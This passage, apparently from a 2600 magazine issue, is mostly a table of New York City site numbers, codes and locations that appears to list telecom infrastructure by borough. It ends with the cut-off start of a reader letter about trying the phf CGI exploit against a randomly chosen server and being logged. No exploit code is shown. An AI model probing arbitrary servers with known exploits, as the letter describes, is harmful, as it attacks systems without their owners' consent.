10693	???	?	TIMES SQUARE	NY-01-122
10701	535	6	TIMES SQUARE	NY-01-123
10702	521	6	TIMES SQUARE	NY-01-123
10710	???	?	7TH AVE & 37TH ST	NY-01-121
10720	???	?	6TH AVE & 53RD ST	NY-01-120
10730	???	?	6TH AVE & 47TH ST	NY-01-119
10740	???	?	6TH AVE & 41ST ST	NY-01-118
10750	579	6	6TH AVE & 35TH ST	NY-01-117
10760	???	?	5TH AVE & 58TH ST	NY-01-130
10770	???	?	5TH AVE & 50TH ST	NY-01-129
10780	???	?	5TH AVE & 43RD ST	NY-01-128
10790	???	?	5TH AVE & 38TH ST	NY-01-127
10800	541	6	5TH AVE & 33RD ST	NY-01-126
10810	???	?	MADISON AVE & 55TH ST	NY-01-099
10820	???	?	MADISON AVE & 48TH ST	NY-01-100
10830	???	?	???	???
10840	???	?	PARK AVE & 59TH ST	NY-01-098
10850	573	5	PARK AVE & 52ND ST	NY-01-097
10860	???	?	VANDERBILT & 45TH ST	NY-01-096
10870	533	6	PARK AVE & 37TH ST	NY-01-095
10880	517	7	LEXINGTON AVE & 56TH ST	NY-01-094
10890	???	?	LEXINGTON AVE & 49TH ST	NY-01-093
10900	???	?	LEXINGTON AVE & 42ND ST	NY-01-092
10910	535	6	LEXINGTON AVE & 35TH ST	NY-01-091
10920	???	?	3RD AVE & 53RD ST	NY-01-134
10930	???	?	3RD AVE & 46TH ST	NY-01-133
10940	537	6	3RD AVE & 39TH ST	NY-01-132
10950	???	?	2ND AVE & 57TH ST	NY-01-138
10960	???	?	2ND AVE & 50TH ST	NY-01-137
10970	527	6	2ND AVE & 44TH ST	NY-01-136
10980	551	6	2ND AVE & 36TH ST	NY-01-135
10990	529	6	1ST AVE & 52ND ST	NY-01-139
11000	???	?	1ST AVE & 42ND ST	NY-01-140
11011	561	7	FDR DRIVE & 30TH ST	NY-01-143
11012	539	7	FDR DRIVE & 30TH ST	NY-01-143
11013	549	7	FDR DRIVE & 30TH ST	NY-01-143
11021	519	1	WEST SIDE HWY & 57TH ST	BB-ART-01-142
11022	533	1	WEST SIDE HWY & 57TH ST	BB-ART-01-142
11023	547	1	WEST SIDE HWY & 57TH ST	BB-ART-01-142
11031	???	?	WEST SIDE HWY & 35TH ST	NY-01-141
11032	???	?	WEST SIDE HWY & 35TH ST	NY-01-141
11033	???	?	WEST SIDE HWY & 35TH ST	NY-01-141
11041	581	2	SHERATON	NY-01-200
11041B	???	?	SHERATON	NY-01-200
11042	583	2	SHERATON	NY-01-200
11042B	???	?	SHERATON	NY-01-200
11043	585	2	SHERATON	NY-01-200
11043B	???	?	SHERATON	NY-01-200
11050	586	0	SALES2 - 5TH AVE & 23RD ST	NY-01-302
11060	515	1	5TH AVE & 53RD ST	NY-01-603
11070	???	?	3RD AVE & 46TH ST	NY-01-604
11080	586	1	SALES3 - 665 BROADWAY	NY-01-303
11090	555	7	WIZ - LEXINGTON AVE & 57TH ST	NY-01-146
11100	531	6	WIZ - 555 5TH AVE	NY-01-145

15713	547	3	E 169TH ST & GRAND CONCOURSE	BX-02-006	20063	545	2	EMMIGRANT SAVINGS	BX-03-010	
15721	523	1	3RD AVE & E 171ST ST	BX-02-007	20071	519	4	NAGLE HOUSE	BX-03-011	
15722	537	1	3RD AVE & E 171ST ST	BX-02-007	20072	571	4	NAGLE HOUSE	BX-03-011	
15723	577	1	3RD AVE & E 171ST ST	BX-02-007	20073	547	4	NAGLE HOUSE	BX-03-011	
15731	521	1	SOUTHERN BLVD & FURMAN	BX-02-008	20081	523	2	3800 WALDA AVE	BX-03-012	
15732	535	1	SOUTHERN BLVD & FURMAN	BX-02-008	20082	537	2	3800 WALDA AVE	BX-03-012	
15733	575	1	SOUTHERN BLVD & FURMAN	BX-02-008	20083	577	2	3800 WALDA AVE	BX-03-012	
15741	517	3	W 161ST ST & SUMMIT AVE	BX-02-009	20091	513	2	3131 GRAND CONCOURSE	BX-03-013	
15742	531	3	W 161ST ST & SUMMIT AVE	BX-02-009	20092	549	2	3131 GRAND CONCOURSE	BX-03-013	
15743	545	3	W 161ST ST & SUMMIT AVE	BX-02-009	20093	541	2	3131 GRAND CONCOURSE	BX-03-013	
15751	???	?	BEACH AVE & SEWARD AVE	BX-02-010	20101	525	0	3743 BRONXWOOD AVE	BX-03-014	
15752	???	?	BEACH AVE & SEWARD AVE	BX-02-010	20102	539	0	3743 BRONXWOOD AVE	BX-03-014	
15753	???	?	BEACH AVE & SEWARD AVE	BX-02-010	20103	579	0	3743 BRONXWOOD AVE	BX-03-014	
15761	???	?	E 161ST ST & GRAND CONCOURSE	BX-02-011	20111	519	0	2270 HOLLIERS AVE	BB-ALL-03-015	
15762	???	?	E 161ST ST & GRAND CONCOURSE	BX-02-011	20112	533	0	2270 HOLLIERS AVE	BB-ALL-03-015	
15763	???	?	E 161ST ST & GRAND CONCOURSE	BX-02-011	20113	547	0	2270 HOLLIERS AVE	BB-ALL-03-015	
15771	513	6	E 165TH ST & BOSTON RD	BX-02-012	20121	???	?	???	BX-03-016	
15772	527	6	E 165TH ST & BOSTON RD	BX-02-012	20122	???	?	???	BX-03-016	
15773	541	6	E 165TH ST & BOSTON RD	BX-02-012	20123	???	?	???	BX-03-016	
15781	583	5	295TH ST & HOLLYWOOD AVE	BX-02-013	20131	521	0	MOUNT ST MICHAELS	BX-03-019	
15782	545	5	295TH ST & HOLLYWOOD AVE	BX-02-013	20132	535	0	MOUNT ST MICHAELS	BX-03-019	
15791	???	?	295TH ST & NAVY WATER TANK	BX-02-014	20133	575	0	MOUNT ST MICHAELS	BX-03-019	
15792	???	?	295TH ST & NAVY WATER TANK	BX-02-014	20141	519	2	WOODLAWN	BX-03-020	
15801	525	6	WESTCHESTER & LONGWOOD	BX-02-015	20142	583	2	WOODLAWN	BX-03-020	
15802	539	6	WESTCHESTER & LONGWOOD	BX-02-015	20143	547	2	WOODLAWN	BX-03-020	
15803	579	6	WESTCHESTER & LONGWOOD	BX-02-015	20151	???	?	5500 FIELDSTONE	BX-03-021	
15811	515	1	CROSS BRONX & WEBSTER	BB-NYS-02-001	20152	???	?	5500 FIELDSTONE	BX-03-021	
15812	543	1	CROSS BRONX & WEBSTER	BB-NYS-02-001	20153	???	?	5500 FIELDSTONE	BX-03-021	
15831	521	6	710 E 138TH ST	BX-02-017	20161	521	2	2875 BAINBRIDGE	BX-03-072	
15832	557	6	710 E 138TH ST	BX-02-017	20162	535	2	2875 BAINBRIDGE	BX-03-072	
15833	575	6	710 E 138TH ST	BX-02-017	20163	575	2	2875 BAINBRIDGE	BX-03-072	
15841	517	6	E 134TH ST & ALEXANDER	BB-ALL-02-004	20171	515	0	LACONIA NURSING	BX-03-077	
15842	531	6	E 134TH ST & ALEXANDER	BB-ALL-02-004	20172	529	0	LACONIA NURSING	BX-03-077	
15843	545	6	E 134TH ST & ALEXANDER	BB-ALL-02-004	20173	543	0	LACONIA NURSING	BX-03-077	
15851	519	5	HUTCHINSON RIVER PKWY & SCHLY	BB-MED-02-005	Brooklyn/Queens					
15852	555	5	HUTCHINSON RIVER PKWY & SCHLY	BB-MED-02-005	25011	559	4	ASTORIA	BQ-04-001	
15853	547	5	HUTCHINSON RIVER PKWY & SCHLY	BB-MED-02-005	25012	529	4	ASTORIA	BQ-04-001	
15861	525	5	BRUCKNER & ZEREGA	BB-ALL-02-006	25013	565	4	ASTORIA	BQ-04-001	
15862	539	5	BRUCKNER & ZEREGA	BB-ALL-02-006	25021	519	5	BELLAIRE	BQ-04-002	
15863	579	5	BRUCKNER & ZEREGA	BB-ALL-02-006	25022	549	5	BELLAIRE	BQ-04-002	
15871	517	1	BRUCKNER & CLOSE	BB-ALL-02-007	25023	585	5	BELLAIRE	BQ-04-002	
15872	531	1	BRUCKNER & CLOSE	BB-ALL-02-007	25031	525	4	STEINWAY	BQ-04-003	
15873	545	1	BRUCKNER & CLOSE	BB-ALL-02-007	25032	539	4	STEINWAY	BQ-04-003	
15891	515	6	E 144TH ST & MAJOR DEEGAN	BB-MAT-02-010	25033	579	4	STEINWAY	BQ-04-003	
15892	529	6	E 144TH ST & MAJOR DEEGAN	BB-MAT-02-010	25041	513	4	NORTHERN BLVD & BQE	BQ-04-005	
15893	543	6	E 144TH ST & MAJOR DEEGAN	BB-MAT-02-010	25042	527	4	NORTHERN BLVD & BQE	BQ-04-005	
15901	553	6	TRIBORO BRIDGE	BB-VAN-02-011	25043	541	4	NORTHERN BLVD & BQE	BQ-04-005	
15902	569	6	TRIBORO BRIDGE	BB-VAN-02-011	25051	523	3	ASTORIA BLVD	BQ-04-006	
15921	549	7	WEST SIDE HWY & W 134TH ST	NY-02-061	25052	537	3	ASTORIA BLVD	BQ-04-006	
15922	553	7	WEST SIDE HWY & W 134TH ST	NY-02-061	25053	577	3	ASTORIA BLVD	BQ-04-006	
15931	519	1	CROSS BRONX & BRONX RIVER PKWY	BX-02-002	25061	549	3	NORTH BEACH	BQ-04-007	
15932	585	1	CROSS BRONX & BRONX RIVER PKWY	BX-02-002	25062	527	3	NORTH BEACH	BQ-04-007	
15933	547	1	CROSS BRONX & BRONX RIVER PKWY	BX-02-002	25063	541	3	NORTH BEACH	BQ-04-007	
15941	519	6	BRUCKNER & TIMPSON	BX-02-016	25071	525	3	EAST ELMHURST	BQ-04-008	
15942	533	6	BRUCKNER & TIMPSON	BX-02-016	25072	539	3	EAST ELMHURST	BQ-04-008	
15943	547	6	BRUCKNER & TIMPSON	BX-02-016	25073	579	3	EAST ELMHURST	BQ-04-008	
15951	517	1	"UMBRELLA"	NY-02-200	25081	523	0	CORONA	BQ-04-009	
15952	531	1	"UMBRELLA"	NY-02-200	25082	537	0	CORONA	BQ-04-009	
15953	545	1	"UMBRELLA"	NY-02-200	25083	577	0	CORONA	BQ-04-009	
20011	513	1	PARKCHESTER CONDO	BX-03-003	25091	513	1	MEADOW PARK	BQ-04-010	
20012	527	1	PARKCHESTER CONDO	BX-03-003	25092	571	1	MEADOW PARK	BQ-04-010	
20013	541	1	PARKCHESTER CONDO	BX-03-003	25093	541	1	MEADOW PARK	BQ-04-010	
20021	521	5	1610 MAHAND AVE	BX-03-005	25101	519	1	HOOVER AVE	BQ-04-011	
20022	535	5	1610 MAHAND AVE	BX-03-005	25102	555	1	HOOVER AVE	BQ-04-011	
20023	575	5	1610 MAHAND AVE	BX-03-005	25103	547	1	HOOVER AVE	BQ-04-011	
20031	513	5	30 PILOT AVE	BX-03-007	25111	551	1	BRAIRWOOD	BQ-04-012	
20032	527	5	30 PILOT AVE	BX-03-007	25112	531	1	BRAIRWOOD	BQ-04-012	
20033	541	5	30 PILOT AVE	BX-03-007	25113	545	1	BRAIRWOOD	BQ-04-012	
20041	517	0	1540 PELHAM PKWY	BX-03-008	25121	515	5	S QUEENS VILLAGE	BQ-04-013	
20042	531	0	1540 PELHAM PKWY	BX-03-008	25122	573	5	S QUEENS VILLAGE	BQ-04-013	
20043	545	0	1540 PELHAM PKWY	BX-03-008	25123	543	5	S QUEENS VILLAGE	BQ-04-013	
20051	523	0	735 MACE	BX-03-009	25131	513	7	LITTLE NECK	BQ-04-015	
20052	537	0	735 MACE	BX-03-009	25132	583	7	LITTLE NECK	BQ-04-015	
20053	577	0	735 MACE	BX-03-009	25133	541	7	LITTLE NECK	BQ-04-015	
20061	517	2	EMMIGRANT SAVINGS	BX-03-010	25141	571	5	OAKLAND GARDENS	BQ-04-016	
20062	573	2	EMMIGRANT SAVINGS	BX-03-010	25142	569	5	OAKLAND GARDENS	BQ-04-016	
					25143	549	5	OAKLAND GARDENS	BQ-04-016	
					25150	545	5	SPRINGFIELD AVE	BQ-04-017	
					25161	525	6	FRANCIS LEWIS BLVD	BQ-04-018	
					25162	539	6	FRANCIS LEWIS BLVD	BQ-04-018	
					25163	579	6	FRANCIS LEWIS BLVD	BQ-04-018	
					25170	583	1	FRESH MEADOWS	BQ-04-019	
					25181	515	1	KISSENA BLVD	BQ-04-020	
					25182	529	1	KISSENA BLVD	BQ-04-020	

25183	543	1	KISSENA BLVD	BQ-04-020	25482	???	?	S GLEN OAKS	BQ-04-058
25191	515	3	HUNTERS POINT	BQ-04-022	25483	???	?	S GLEN OAKS	BQ-04-058
25192	529	3	HUNTERS POINT	BQ-04-022	25491	513	6	BELLEROSE TERRACE	BQ-04-059
25193	569	3	HUNTERS POINT	BQ-04-022	25492	527	6	BELLEROSE TERRACE	BQ-04-059
25201	563	3	S SUNNYSIDE	BB-ART-04-023	25493	541	6	BELLEROSE TERRACE	BQ-04-059
25202	553	3	S SUNNYSIDE	BB-ART-04-023	25501	519	6	ALDEN MANOR	BQ-04-060
25203	567	3	S SUNNYSIDE	BB-ART-04-023	25502	533	6	ALDEN MANOR	BQ-04-060
25211	517	3	W MASPETH	BB-VAN-04-024	25503	547	6	ALDEN MANOR	BQ-04-060
25212	531	3	W MASPETH	BB-VAN-04-024	25511	517	6	LAURELTON	BQ-04-061
25213	545	3	W MASPETH	BB-VAN-04-024	25512	531	6	LAURELTON	BQ-04-061
25221	525	0	MAURICE PARK	BB-ALL-04-025	25513	545	6	LAURELTON	BQ-04-061
25222	539	0	MAURICE PARK	BB-ALL-04-025	25521	???	?	SPRINGFIELD GARDENS	BQ-04-062
25223	579	0	MAURICE PARK	BB-ALL-04-025	25522	???	?	SPRINGFIELD GARDENS	BQ-04-062
25231	513	0	MASPETH	BQ-04-026	25523	???	?	SPRINGFIELD GARDENS	BQ-04-062
25232	527	0	MASPETH	BQ-04-026	25531	523	4	BAISLEY POND	BB-VAN-04-063
25233	541	0	MASPETH	BQ-04-026	25532	537	4	BAISLEY POND	BB-VAN-04-063
25241	517	0	ELMHURST	BQ-04-027	25533	577	4	BAISLEY POND	BB-VAN-04-063
25242	531	0	ELMHURST	BQ-04-027	25541	521	4	SE OZONE PARK	BB-MED-04-064
25243	545	0	ELMHURST	BQ-04-027	25542	535	4	SE OZONE PARK	BB-MED-04-064
25251	519	2	FLUSHING MEADOW PARK	BB-ALL-04-029	25543	575	4	SE OZONE PARK	BB-MED-04-064
25252	533	2	FLUSHING MEADOW PARK	BB-ALL-04-029	25551	523	7	HOWARD BEACH	BQ-04-065
25253	547	2	FLUSHING MEADOW PARK	BB-ALL-04-029	25552	553	7	HOWARD BEACH	BQ-04-065
25260	535	1	LAWRENCE ST	BQ-04-030	25553	577	7	HOWARD BEACH	BQ-04-065
25271	521	2	FLUSHING AIRPORT	BB-ART-04-032	25561	519	7	FLATLAND PO	BQ-04-066
25272	553	2	FLUSHING AIRPORT	BB-ART-04-032	25562	533	7	FLATLAND PO	BQ-04-066
25273	575	2	FLUSHING AIRPORT	BB-ART-04-032	25563	547	7	FLATLAND PO	BQ-04-066
25281	561	2	WHITESTONE	BQ-04-034	25571	523	6	STARRET CITY	BQ-04-067
25282	535	2	WHITESTONE	BQ-04-034	25572	555	6	STARRET CITY	BQ-04-067
25283	569	2	WHITESTONE	BQ-04-034	25573	577	6	STARRET CITY	BQ-04-067
25291	581	2	UTOPIA PARKWAY	BQ-04-036	25591	521	3	MILL BASIN	BQ-04-069
25292	529	2	UTOPIA PARKWAY	BQ-04-036	25592	551	3	MILL BASIN	BQ-04-069
25293	543	2	UTOPIA PARKWAY	BQ-04-036	25593	575	3	MILL BASIN	BQ-04-069
25301	525	2	BAY TERRACE	BQ-04-037	25601	519	5	SHEEPSHEAD BAY	BQ-04-070
25302	539	2	BAY TERRACE	BQ-04-037	25602	533	5	SHEEPSHEAD BAY	BQ-04-070
25303	579	2	BAY TERRACE	BQ-04-037	25603	547	5	SHEEPSHEAD BAY	BQ-04-070
25311	521	5	ALLEY PARK	BQ-04-038	25611	513	3	BRIGHTON BEACH	BQ-04-071
25312	535	5	ALLEY PARK	BQ-04-038	25612	583	3	BRIGHTON BEACH	BQ-04-071
25313	575	5	ALLEY PARK	BQ-04-038	25613	585	3	BRIGHTON BEACH	BQ-04-071
25321	523	2	BAYSIDE	BQ-04-039	25621	571	4	QUEENSBORO BRIDGE	BQ-04-075
25322	537	2	BAYSIDE	BQ-04-039	25622	535	4	QUEENSBORO BRIDGE	BQ-04-075
25323	577	2	BAYSIDE	BQ-04-039	25623	575	4	QUEENSBORO BRIDGE	BQ-04-075
25331	521	0	WOODSIDE	BQ-04-041	25631	519	4	N SUNNYSIDE	BQ-04-076
25332	535	0	WOODSIDE	BQ-04-041	25632	533	4	N SUNNYSIDE	BQ-04-076
25333	575	0	WOODSIDE	BQ-04-041	25633	547	4	N SUNNYSIDE	BQ-04-076
25341	521	3	NORTHSIDE	BB-NYS-04-042	25641	523	4	SUNNYSIDE	BQ-04-077
25342	535	3	NORTHSIDE	BB-NYS-04-042	25642	537	4	SUNNYSIDE	BQ-04-077
25343	575	3	NORTHSIDE	BB-NYS-04-042	25643	577	4	SUNNYSIDE	BQ-04-077
25351	513	3	PERRY BRIDGE	BB-ALL-04-043	25651	515	0	JACKSON HEIGHTS	BQ-04-078
25352	527	3	PERRY BRIDGE	BB-ALL-04-043	25652	529	0	JACKSON HEIGHTS	BQ-04-078
25353	541	3	PERRY BRIDGE	BB-ALL-04-043	25653	543	0	JACKSON HEIGHTS	BQ-04-078
25361	517	3	WILLIAMSBURG BRIDGE	BB-ALL-04-044	25661	517	2	FLUSHING	BQ-04-082
25362	539	3	WILLIAMSBURG BRIDGE	BB-ALL-04-044	25662	531	2	FLUSHING	BQ-04-082
25363	585	3	WILLIAMSBURG BRIDGE	BB-ALL-04-044	25663	545	2	FLUSHING	BQ-04-082
25371	???	?	FORT GREENE	BQ-04-047	25671	???	?	N AUBURNDALE	BQ-04-083
25372	???	?	FORT GREENE	BQ-04-047	25672	???	?	N AUBURNDALE	BQ-04-083
25373	???	?	FORT GREENE	BQ-04-047	25673	???	?	N AUBURNDALE	BQ-04-083
25381	571	2	NAVY ST	BQ-04-048	25681	513	2	S AUBURNDALE	BQ-04-084
25382	531	2	NAVY ST	BQ-04-048	25682	527	2	S AUBURNDALE	BQ-04-084
25383	545	2	NAVY ST	BQ-04-048	25683	541	2	S AUBURNDALE	BQ-04-084
25391	???	?	WATCH TOWER	BQ-04-049	25691	523	6	N GLEN OAKS	BQ-04-085
25392	???	?	WATCH TOWER	BQ-04-049	25692	537	6	N GLEN OAKS	BQ-04-085
25393	???	?	WATCH TOWER	BQ-04-049	25693	577	6	N GLEN OAKS	BQ-04-085
25401	513	2	BROOKLYN HEIGHTS	BQ-04-050	25701	521	6	BELMONT	BQ-04-086
25402	527	2	BROOKLYN HEIGHTS	BQ-04-050	25702	535	6	BELMONT	BQ-04-086
25411	523	1	RED HOOK	BB-ALL-04-051	25703	575	6	BELMONT	BQ-04-086
25412	537	1	RED HOOK	BB-ALL-04-051	25711	523	5	JAMAICA ESTATES	BQ-04-089
25413	577	1	RED HOOK	BB-ALL-04-051	25712	537	5	JAMAICA ESTATES	BQ-04-089
25421	517	1	GOWANUS EXPRESSWAY	BB-MED-04-052	25713	577	5	JAMAICA ESTATES	BQ-04-089
25422	531	1	GOWANUS EXPRESSWAY	BB-MED-04-052	25721	513	4	MORRIS PARK	BQ-04-091
25423	545	1	GOWANUS EXPRESSWAY	BB-MED-04-052	25722	527	4	MORRIS PARK	BQ-04-091
25431	561	1	GONUS & SHORE PKWY	BQ-04-053	25723	541	4	MORRIS PARK	BQ-04-091
25432	527	1	GONUS & SHORE PKWY	BQ-04-053	25731	515	4	ST ALBANS	BQ-04-093
25433	567	1	GONUS & SHORE PKWY	BQ-04-053	25732	529	4	ST ALBANS	BQ-04-093
25441	517	0	DYKER HEIGHTS	BQ-04-054	25733	543	4	ST ALBANS	BQ-04-093
25442	583	0	DYKER HEIGHTS	BQ-04-054	25741	???	?	JFK AIRPORT	BQ-04-100
25443	545	0	DYKER HEIGHTS	BQ-04-054	25742	???	?	JFK AIRPORT	BQ-04-100
25451	515	0	FT HAMILTON PARK	BQ-04-055	25743	???	?	JFK AIRPORT	BQ-04-100
25452	529	0	FT HAMILTON PARK	BQ-04-055	25751	581	1	W KEW GARDENS	BQ-04-101
25453	557	0	FT HAMILTON PARK	BQ-04-055	25752	537	1	W KEW GARDENS	BQ-04-101
25461	519	3	S BENSONHURST	BB-SHS-04-056	25753	577	1	W KEW GARDENS	BQ-04-101
25462	533	3	S BENSONHURST	BB-SHS-04-056	25761	519	0	MIDDLEVILLAGE	BQ-04-103
25463	573	3	S BENSONHURST	BB-SHS-04-056	25762	553	0	MIDDLEVILLAGE	BQ-04-103
25471	517	3	CONEY ISLAND	BB-ALL-04-057	25763	585	0	MIDDLEVILLAGE	BQ-04-103
25472	531	3	CONEY ISLAND	BB-ALL-04-057	25771	573	7	N WOODHAVEN	BQ-04-105
25473	545	3	CONEY ISLAND	BB-ALL-04-057	25772	583	7	N WOODHAVEN	BQ-04-105
25481	???	?	S GLEN OAKS	BQ-04-058	25773	543	7	N WOODHAVEN	BQ-04-105

25781	525	7	WOODHAVEN	BQ-04-106	26073	547	1	KENSINGTON	BQ-04-125
25782	539	7	WOODHAVEN	BQ-04-106	26081	515	2	DOWNTOWN BROOKLYN	BQ-04-150
25783	579	7	WOODHAVEN	BQ-04-106	26082	529	2	DOWNTOWN BROOKLYN	BQ-04-150
25791	521	7	CYPRESS HILLS	BQ-04-108	26083	543	2	DOWNTOWN BROOKLYN	BQ-04-150
25792	551	7	CYPRESS HILLS	BQ-04-108	26090	586	2	QUEENS SALES CENTER	BQ-04-033
25793	575	7	CYPRESS HILLS	BQ-04-108	26100	???	?	BROOKLYN SALES CENTER	BQ-04-152
25801	523	3	FRESH POND	BQ-04-111	26110	???	?	SALES3	BQ-04-157
25802	537	3	FRESH POND	BQ-04-111	26121	561	5	ROCKAWAY PARK	BQ-04-155
25803	577	3	FRESH POND	BQ-04-111	26122	543	5	ROCKAWAY PARK	BQ-04-155
25811	581	5	RIDGEWOOD	BQ-04-112	26131	523	1	WIZ	BQ-04-160
25812	583	5	RIDGEWOOD	BQ-04-112	26132	537	1	WIZ	BQ-04-160
25813	579	5	RIDGEWOOD	BQ-04-112	26133	577	1	WIZ	BQ-04-160
25821	513	7	HIGHLAND BLVD	BQ-04-113	26141	515	5	WIZ	BQ-04-161
25822	527	7	HIGHLAND BLVD	BQ-04-113	26142	529	5	WIZ	BQ-04-161
25823	541	7	HIGHLAND BLVD	BQ-04-113	26143	545	5	WIZ	BQ-04-161
25831	517	7	E NEW YORK	BQ-04-115					
25832	531	7	E NEW YORK	BQ-04-115					
25833	545	7	E NEW YORK	BQ-04-115					
25841	521	5	BOERUM HILL	BQ-04-117					
25842	535	5	BOERUM HILL	BQ-04-117					
25843	575	5	BOERUM HILL	BQ-04-117					
25851	561	5	PROSPECT HEIGHTS	BQ-04-118					
25852	549	5	PROSPECT HEIGHTS	BQ-04-118					
25853	541	5	PROSPECT HEIGHTS	BQ-04-118					
25861	515	6	BROWNSVILLE	BQ-04-119					
25862	529	6	BROWNSVILLE	BQ-04-119					
25863	543	6	BROWNSVILLE	BQ-04-119					
25871	519	5	BEDFORD STUYVESANT	BQ-04-120					
25872	533	5	BEDFORD STUYVESANT	BQ-04-120					
25873	547	5	BEDFORD STUYVESANT	BQ-04-120					
25881	523	5	PROSPECT PARK	BQ-04-121					
25882	537	5	PROSPECT PARK	BQ-04-121					
25883	577	5	PROSPECT PARK	BQ-04-121					
25891	521	6	E FLATBUSH	BQ-04-122					
25892	571	6	E FLATBUSH	BQ-04-122					
25893	575	6	E FLATBUSH	BQ-04-122					
25901	525	1	WINDSOR TERRACE	BQ-04-123					
25902	573	1	WINDSOR TERRACE	BQ-04-123					
25903	585	1	WINDSOR TERRACE	BQ-04-123					
25911	515	1	SUNSET PARK	BQ-04-124					
25912	529	1	SUNSET PARK	BQ-04-124					
25921	521	1	BORO PARK	BQ-04-126					
25922	535	1	BORO PARK	BQ-04-126					
25923	575	1	BORO PARK	BQ-04-126					
25931	513	6	BROOKLYN COLLEGE	BQ-04-127					
25932	527	6	BROOKLYN COLLEGE	BQ-04-127					
25933	541	6	BROOKLYN COLLEGE	BQ-04-127					
25941	517	6	OCEAN PKWY	BQ-04-128					
25942	531	6	OCEAN PKWY	BQ-04-128					
25943	545	6	OCEAN PKWY	BQ-04-128					
25951	525	0	NEW UTRECHT AVE	BQ-04-129					
25952	539	0	NEW UTRECHT AVE	BQ-04-129					
25953	579	0	NEW UTRECHT AVE	BQ-04-129					
25961	515	3	HOMECREST	BQ-04-130					
25962	529	3	HOMECREST	BQ-04-130					
25963	543	3	HOMECREST	BQ-04-130					
25971	523	3	MADISON	BQ-04-131					
25972	537	3	MADISON	BQ-04-131					
25973	577	3	MADISON	BQ-04-131					
25981	519	6	FLATLANDS	BQ-04-132					
25982	533	6	FLATLANDS	BQ-04-132					
25983	547	6	FLATLANDS	BQ-04-132					
25991	581	3	MARINE PARK	BQ-04-136					
25992	539	3	MARINE PARK	BQ-04-136					
25993	579	3	MARINE PARK	BQ-04-136					
26001	525	6	KINGS HIGHWAY	BQ-04-137					
26002	539	6	KINGS HIGHWAY	BQ-04-137					
26003	579	6	KINGS HIGHWAY	BQ-04-137					
26011	513	0	BATH BEACH	BQ-04-139					
26012	527	0	BATH BEACH	BQ-04-139					
26013	541	0	BATH BEACH	BQ-04-139					
26021	519	0	BAY RIDGE	BQ-04-145					
26022	533	0	BAY RIDGE	BQ-04-145					
26023	547	0	BAY RIDGE	BQ-04-145					
26031	521	0	BENSONHURST	BQ-04-149					
26032	535	0	BENSONHURST	BQ-04-149					
26033	575	0	BENSONHURST	BQ-04-149					
26041	523	0	DYKER HEIGHTS	BQ-04-151					
26042	537	0	DYKER HEIGHTS	BQ-04-151					
26043	577	0	DYKER HEIGHTS	BQ-04-151					
26051	517	4	HAMILTON BEACH	BQ-04-153					
26052	531	4	HAMILTON BEACH	BQ-04-153					
26053	545	4	HAMILTON BEACH	BQ-04-153					
26060	519	4	ROCKAWAY BLVD	BQ-04-154					
26071	519	1	KENSINGTON	BQ-04-125					
26072	533	1	KENSINGTON	BQ-04-125					
					Staten Island				
					30071	519	7	ROSSVILLE	SI-05-007
					30072	533	7	ROSSVILLE	SI-05-007
					30073	547	7	ROSSVILLE	SI-05-007
					30081	513	4	OAKWOOD	SI-05-008
					30082	527	4	OAKWOOD	SI-05-008
					30083	541	4	OAKWOOD	SI-05-008
					30091	523	7	CHELSEA	SI-05-009
					30092	537	7	CHELSEA	SI-05-009
					30093	577	7	CHELSEA	SI-05-009
					30101	525	7	OLD PLACE	SI-05-010
					30102	539	7	OLD PLACE	SI-05-010
					30103	579	7	OLD PLACE	SI-05-010
					30111	517	4	BULLSHEAD	SI-05-011
					30112	531	4	BULLSHEAD	SI-05-011
					30113	545	4	BULLSHEAD	SI-05-011
					30121	519	4	ARLINGTON	SI-05-012
					30122	583	4	ARLINGTON	SI-05-012
					30123	567	4	ARLINGTON	SI-05-012
					30131	523	4	CLOVE RD	SI-05-013
					30132	537	4	CLOVE RD	SI-05-013
					30133	577	4	CLOVE RD	SI-05-013
					30141	581	6	GRASMERE	SI-05-014
					30142	549	6	GRASMERE	SI-05-014
					30143	569	6	GRASMERE	SI-05-014
					30151	525	4	ST GEORGE	SI-05-015
					30152	539	4	ST GEORGE	SI-05-015
					30153	579	4	ST GEORGE	SI-05-015
					30831	525	6	TOTTENVILLE	SI-05-083
					30832	539	6	TOTTENVILLE	SI-05-083
					30833	579	6	TOTTENVILLE	SI-05-083
					31241	521	7	CHARLESTON	SI-05-124
					31242	535	7	CHARLESTON	SI-05-124
					31243	575	7	CHARLESTON	SI-05-124
					31261	???	?	ARTHUR KILL RD	SI-05-126
					31262	???	?	ARTHUR KILL RD	SI-05-126
					31263	???	?	ARTHUR KILL RD	SI-05-126
					31281	???	?	HUGUENOT	SI-05-128
					31282	???	?	HUGUENOT	SI-05-128
					31283	???	?	HUGUENOT	SI-05-128
					31331	???	?	STATEN ISLAND Y	SI-05-133
					31332	???	?	STATEN ISLAND Y	SI-05-133
					31333	???	?	STATEN ISLAND Y	SI-05-133
					31341	???	?	CLOVE LAKE	SI-05-134
					31342	???	?	CLOVE LAKE	SI-05-134
					31343	???	?	CLOVE LAKE	SI-05-134
					31371	???	?	PARKVIEW	SI-05-137
					31372	???	?	PARKVIEW	SI-05-137
					31373	???	?	PARKVIEW	SI-05-137
					31381	???	?	EGBERTVILLE	SI-05-138
					31382	???	?	EGBERTVILLE	SI-05-138
					31383	???	?	EGBERTVILLE	SI-05-138
					31391	???	?	SIU HOSPITAL SOUTH	SI-05-139
					31392	???	?	SIU HOSPITAL SOUTH	SI-05-139
					31393	???	?	SIU HOSPITAL SOUTH	SI-05-139
					31401	???	?	SIU HOSPITAL NORTH	SI-05-140
					31402	???	?	SIU HOSPITAL NORTH	SI-05-140
					31403	???	?	SIU HOSPITAL NORTH	SI-05-140
					31441	515	4	STATEN ISLAND MALL	SI-05-144
					31442	529	4	STATEN ISLAND MALL	SI-05-144
					31443	585	4	STATEN ISLAND MALL	SI-05-144
					31551	???	?	TODT HILL	SI-05-155
					31552	???	?	TODT HILL	SI-05-155
					31553	???	?	TODT HILL	SI-05-155
					31581	521	4	FORT WADSWORTH	SI-05-158
					31582	571	4	FORT WADSWORTH	SI-05-158
					31583	575	4	FORT WADSWORTH	SI-05-158
					31712	537	5	VERRAZANO BRIDGE	SI-05-171
					31713	577	5	VERRAZANO BRIDGE	SI-05-171

Lucky Letters

Injustices

Dear 2600:

What the hell is this world coming to? I tried a phf exploit in Netscape the other day, and I just randomly picked a address, then I was taken to a screen that said some smart-ass remark like, "Smile, you're on candid camera!" Why does everyone who writes an article on phf forget to mention that there is a new version of phf which isn't always so blindly installed on the server. The newer version looks to me like it tells the server when you tried to use their phf and your email address. There might be a few more things that it writes down in the log, but then again this is only a guess. Remember this the next time you try this because I don't know all of the details. Can anyone tell me if using phf in any 